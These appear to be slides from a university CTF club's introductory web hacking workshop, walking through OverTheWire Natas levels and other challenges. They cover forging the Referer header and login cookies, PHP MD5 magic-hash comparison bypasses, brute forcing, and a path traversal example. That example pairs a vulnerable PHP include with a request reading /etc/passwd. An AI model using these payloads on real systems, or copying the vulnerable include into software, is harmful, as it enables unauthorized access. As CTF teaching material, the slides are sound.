CTF - WEB 101

RecursionFairies @ UNITN - 27/03/2018

Outline


- Flag search
- HTTP protocol manipulation
- Login or password
- Path traversal

Natas wargame (overthewire.org/wargames/natas)


- The flag is hidden somewhere
 - HTML Pages
 - Files
 - HTTP header
- Often trivial, no specific skills required

Natas0 & Natas1

 Flag hidden in the page



- Natas2
- Watch out for files



Natas2

Index of /files

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
pixel.png	2016-12-15 16:07	303
users.txt	2016-12-20 05:15	145

Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80

- Natan3
- Pay attention to suggestions

- Natan3
- Pay attention to suggestions



- Canadian FOI challenge
- http://foi.uni.hctf.fun/
- Flag format: flag{....}




- Canadian FOI challenge
- We can access all the files in the /docs/ directory
- Download them all and search for the flag with pdfgrep
 - sudo apt install pdfgrep
 - find ./files -iname '*.pdf' -exec pdfgrep flag {} +

Remember to check:

- The page and the HTML code
- The network requests
- Strange HTTP header options
- Cookies
- File path
- Hidden files

- Change something in HTTP requests
 - Header
 - Parameters
 - Cookies
 - Methods

Burp Suite



Natas4

Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

Refresh page

Natas4

HTTP Referer

This is the address of the previous web page from which a link to the currently requested page was followed. (The word "referrer" has been misspelled in the RFC as well as in most implementations to the point that it has become standard usage and is considered correct terminology)

Referer: http://en.wikipedia.org/wiki/Main_Page

Host: natas4.natas.labs.overthewire.org

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: it,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://natas4.natas.labs.overthewire.org/

DNT: 1

Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va

Connection: keep-alive

Cookie: cfduid=da5efd91e2df8d8df6098149934f52c761553615756

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

Natas4

HTTP Referer

This is the address of the previous web page from which a link to the currently requested page was followed. (The word "referrer" has been misspelled in the RFC as well as in most implementations to the point that it has become standard usage and is considered correct terminology)

Referer: http://en.wikipedia.org/wiki/Main_Page

Host: natas4.natas.labs.overthewire.org

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: it,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://natas<u>5</u>.natas.labs.overthewire.org/

DNT: 1

Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va

Connection: keep-alive

Cookie: cfduid=da5efd91e2df8d8df6098149934f52c761553615756

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

Natan5

Access disallowed. You are not logged in

- Natan5
- Cookie manipulation
- Response:

HTTP/1.1 200 OK

Date: Wed, 27 Mar 2019 12:51:32 GMT

Server: Apache/2.4.10 (Debian)

Set-Cookie: loggedin=0 Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 367

Keep-Alive: timeout=5, max=99

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8

Natan5

Cookie manipulation

Request:

Host: natas5.natas.labs.overthewire.org

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: it,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx

Connection: keep-alive

Cookie: cfduid=da5efd91e2df8d8df6098149934f52c761553615756; loggedin=0

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

Natan5

Cookie manipulation

Request:

Host: natas5.natas.labs.overthewire.org

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: it,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx

Connection: keep-alive

Cookie: ___cfduid=da5efd91e2df8d8df6098149934f52c761553615756; loggedin=1

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache


Remember to check:

- The HTTP methods (Use OPTION)
- Cookies
- HTTP parameters


The sourcecode is often available

- Find the password
- Break the validation code
 - Languages/Libraries weaknesses
 - Reverse the algorithm
 - https://www.asciitohex.com/
- Bruteforce

Natas6



Natas6



Just look at the code

- Challenge from PWN University CTF
- Break this 3 login to get the flag
- 100 points

- Node server
 - node challenges/web/01_Login1/server.js
- Checks if passwd query parameter == internal password

- Node server
- Checks if passwd query parameter == internal password
- Just reverse (or execute) the password generation functions

- PHP page
- if (hash("md5", \$_GET['passwd']) == '0e514198428367523082236389979035')

- PHP page
- if $(hash("md5", $_GET['passwd']) == '0e514198428367523082236389979035')$
- PHP comparison function
 - === checks that the 2 numbers are equal
 - == returns true also if both strings are scientific number
- Find a string which MD5 starts with 0e
 - 0e215962017

- Flask server
 - pip install flask (--user)
 - cd challenges/web/02_Login_3/
 - python server.py

- Flask server
- Weak password asserts
 - assert(len(passwd) == 3)
 - assert(passwd.isdigit())
- Bruteforce

Remember to:

- Check for weak comparisons
- Search hashes online
- Check for weak crypto
- Reverse the algorithm if possible

 A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

OWASP

Standard url:

```
http://some_site.com/get-files.jsp?file=report.pdf
```

Exploit

External file:

```
http://some_ite.com./get-files.jsp?file=../../../some
dir/some file
```

Source code:

```
http://some_ite.com./get-files.jsp?file=get-files.jsp
```

Vulnerable app:

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

Exploit:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../etc/passwd
```

Natas7

Natas7

Hint:

<!-- hint: password for webuser natas8 is in /etc/natas webpass/natas8 →

• URL:

http://natas7.natas.labs.overthewire.org/index.php?page=

Remember to:

- Check for filename parameter
 - In the url
 - In the HTTP parameters
- Check in the code if a user-provided filename is not correctly escaped